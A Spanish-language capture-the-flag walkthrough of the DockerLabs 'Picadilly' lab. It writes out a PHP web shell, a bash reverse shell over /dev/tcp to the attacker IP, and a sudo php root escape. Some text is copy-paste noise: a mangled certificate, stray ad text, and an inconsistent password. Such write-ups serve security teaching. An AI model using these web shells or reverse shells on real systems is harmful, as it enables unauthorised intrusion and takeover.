

WRITE UP DE LA MÁQUINA PICADILLY

Lo primero de todo, vamos a lanzar la máquina vulnerable:

```
(root@kali)~[~/Desktop/picadilly]
# bash auto_deploy.sh picadilly.tar
```

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Hacemos un escaneo con nmap.

```
nmap -p- --open -sS -sC -sV --min-rate=5000 -vvv -n -Pn 172.17.0.2
```

Este es el comando que lanzo para el escaneo. Este comando nos muestra estos puertos abiertos y está información.

```

PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.59
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ 215 2024-05-18 01:19 backup.txt
|_
|_ http-title: Index of /
443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ ssl-cert: Subject: commonName=50a6ca252ff4
|_ Subject Alternative Name: DNS:50a6ca252ff4
|_ Issuer: commonName=50a6ca252ff4
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2024-05-18T06:29:06
|_ Not valid after: 2034-05-16T06:29:06
|_ MD5: 4244:32e2:c41d:2b5f:83ad:6c5c:d603:70a3
|_ SHA-1: 89f7:d652:e3ed:8be:d043:5dd2:05dc:dedd:e291:6063
|_
|_ _DECRYPTION_FAILED

```

Como podemos ver, tenemos el puerto 80, con un archivo llamado "backup.txt".

Tambien tenemos el puerto 443. Lo siguiente será abrir un navegador y observar que tiene el archivo "backup.txt" **NO CERRAR EL NMAP**

```
172.17.0.2/backup.txt x +
172.17.0.2/backup.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
/// The users mateo password is ///
----- hdvbfuadcb -----
"To solve this riddle, think of an ancient Roman emperor and his simple method of shifting letters."
////////////////////////////////////
```


Como podemos ver al entrar en el archivo nos dice ya un nombre de usuario que debemos de apuntarnos para futuras operaciones "mateo".

Abajo podemos leer una contraseña y justo mas abajo vemos un texto en inglés, el cual voy a dejar aquí la traducción ya que eso es una pista.

"Para resolver este acertijo, piensa en un antiguo emperador romano y en su sencillo método para cambiar las letras."

Si pensamos un poquito es posible que la contraseña esté encriptada, por lo cual vamos a entrar en una web muy buena que voy a dejar aquí para desencriptar contraseñas:

<https://www.dcode.fr/identificador-cifrado>



Como veis en la web te sale un lugar donde puede ingresar texto, ahí vamos a poner la contraseña que hemos encontrado en "backup.txt" y abajo hay otro cuadro donde vamos a darle una pista a la web para encontrar el lenguaje del cifrado, en mi caso he puesto "ROMAN EMPEROR".

A la izquierda nos muestra los tipos de cifrados, nosotros vamos a elegir el cifrado César.

Buscar una herramienta

★ BUSCAR EN DCODE POR PALABRAS CLAVE:
Por ejemplo, escriba 'scrabble'

★ EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Cifrado César - Cambio de 3
D, E, F, G, H, I, J, K, L, M, N, O, P, Q, R, S, T, U, V, W, X, Y, Z
A, B, C, D, E, F, G, H, I, J, K, L, M, N, O, P, Q, R, S, T, U, V, W, X, Y, Z

easyxrazy
kgyeixdgfe

dyson airstrait
Color exclusivo.
Solo en Dyson.es
Comprar ahora
Compra directamente a quienes lo fabrican

Cifrado César - dCode
Etiqueta(s): Cifrado de Sustitución

CIFRADO CÉSAR

Criptografía > Cifrado de Sustitución > Cifrado César

DECODIFICADOR DE CIFRADO CÉSAR

★ MENSAJE CIFRADO POR CÓDIGO CÉSAR (?)
hdvbfuadcb

Pruebe todos los turnos posibles (alfabeto de 26 letras A-Z)

▶ DESCIFRAR (BRUTEFORCE)

CONFIGURACIÓN Y DESCIFRADO MANUAL

★ DESPLAZAMIENTO/TECLA (NÚMERO): 3

☒ UTILICE EL ALFABETO ESPAÑOL (26 LETRAS DE LA A A LA Z)
☐ UTILICE EL ALFABETO ESPAÑOL Y TAMBIÉN CAMBIE LOS DÍGITOS 0-9
☐ UTILICE EL ALFABETO LATINO DE LA ÉPOCA DE CÉSAR (23 LETRAS, NI J, NI U, NI W)
☐ UTILICE LA TABLA ASCII (0-127) COMO ALFABETO
☐ UTILICE UN ALFABETO PERSONALIZADO (SOLO CARACTERES A-Z0-9)

0123456789ABCDEFGHIJKLMNPOQRSTUVWXYZ

▶ DESCIFRAR

Ver también : ROT Cipher — Shift Cipher

CIFRADO DE CÓDIGO CÉSAR

★ MENSAJE POR CÓDIGO CÉSAR (?)

Dentro del cifrado César, pegamos la contraseña y le damos a descifrar. A la izquierda nos muestra le contraseña “easyxrazy” pero realmente es “easyxrazy”.

Como ya sabemos la contraseña del usuario mateo, necesitamos hacer un proceso de investigación en el nmap de antes para sacar más información sobre el puerto 443.

```
42NN/D9BXGE1Z0XVMTA09LDQULGCU6WKS6XIMCBURKK319Kg20L7/LU  
|RRmeeByL8kvZJiBI+z25lbk50QF5j5rDEpvmQcrTZtMg7V780CEh+FI  
|NuGY0hRq5CfCg0oGp+fGn/z6TfGalypj9J+soBjajbIQiiSuyZ8C2S+  
|mI9bsKwNNoihP4594HA/OqTi5le1ubmRmWY+BXiEAdevooEC1Dtmuwt  
|vCoXtM7sXTitva7VsaexfAGBURCuLdgc0X41HGmtSXXEEoYXM4S5PX2  
|4U1UW+I=  
|____END CERTIFICATE____  
|_http-title: Picadilly  
|_ssl-date: TLS randomness does not represent time  
|_http-server-header: Apache/2.4.59 (Debian)  
|_tls-alpn:  
|_ http/1.1  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
Service Info: Host: picadilly.lab
```

Al final del nmap podemos ver esto, quiere decir que hay otra parte de la web que no hemos visto, entonces debemos de meterlo en /etc/hosts. Procedemos a ello:

```
(root@kali)-[~]  
# nano /etc/hosts  
ENTER
```


```
File Actions Edit View Help
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
127.0.0.1 kali
172.17.0.2 picadilly.lab
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Y dentro colocamos la ip del laboratorio con el picadilly.lab como hemos visto en el nmap.

Sabemos que esto esta corriendo en 443, así que ahora ponemos en el navegador:

<https://picadilly.lab>

Aceptamos los riesgos y entramos a esta web:



En la cual vemos que nos deja subir archivos. Por lógica lo suyo es subir un archivo php malicioso.


Creación:

```
<?php
```


```
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
```

```
?>
```

Esto lo metemos dentro de un archivo llamado SHELL.php



Ahora procedemos a subir el archivo a la web:




Primero le damos a browse, buscamos el archivo y subimos, y ya el archivo está dentro.

Suponemos que si se puede subir archivos, entonces tiene un directorio /uploads, así que lo buscamos.



Vemos que el archivo está subido correctamente. Ahora vamos a probar que funcione poniendo esto en la URL: <https://picadilly.lab/uploads/shell.php?cmd=id>



Correcto, funciona. Ahora vamos a ponernos en escucha con nc por el puerto 443 en nuestra maquina atacante con este comando:

```
(root@kali)-[~/Desktop]
# nc -nvlp 443
listening on [any] 443 ...
█
```

Y ahora lanzamos una reverse Shell en la URL con los siguientes parámetros:

Q <https://picadilly.lab/uploads/shell.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/443%20%3E%26%20%22>

bash -c "bash -i >%26 /dev/tcp/172.17.0.1/443 0>%261"

```
(root@kali)-[~/Desktop]
# nc -nvlp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39710
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c626a71eb42f:/var/www/html/uploads$ clear
```

Estamos dentro! Ahora vamos a pasarnos al usuario que encontramos antes que era

Usuario: mateo

Contraseña: easycrazy

Hacemos un "su mateo"

```
www-data@c626a71eb42f:/var/www/html/uploads$ su mateo
su mateo
Password: easycrazy

whoami
mateo
█
```

Estamos dentro de mateo, ahora vamos a escalar privilegios para hacernos con el usuario root

Para ello empezamos lanzando el comando "sudo -l"

```
sudo -l
Matching Defaults entries for mateo on c626a71eb42f:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User mateo may run the following commands on c626a71eb42f:
  (ALL) NOPASSWD: /usr/bin/php
█
```

Podemos ver que el binario php se puede ejecutar como root. Procedemos ir a la web que dejo a continuación: <https://gtfobins.github.io/>

Y buscamos php en el buscador de la web.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Nos dice que debemos de lanzar esos comandos, vamos a ello:

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"

whoami
root
█
```

Ya somos ROOT!!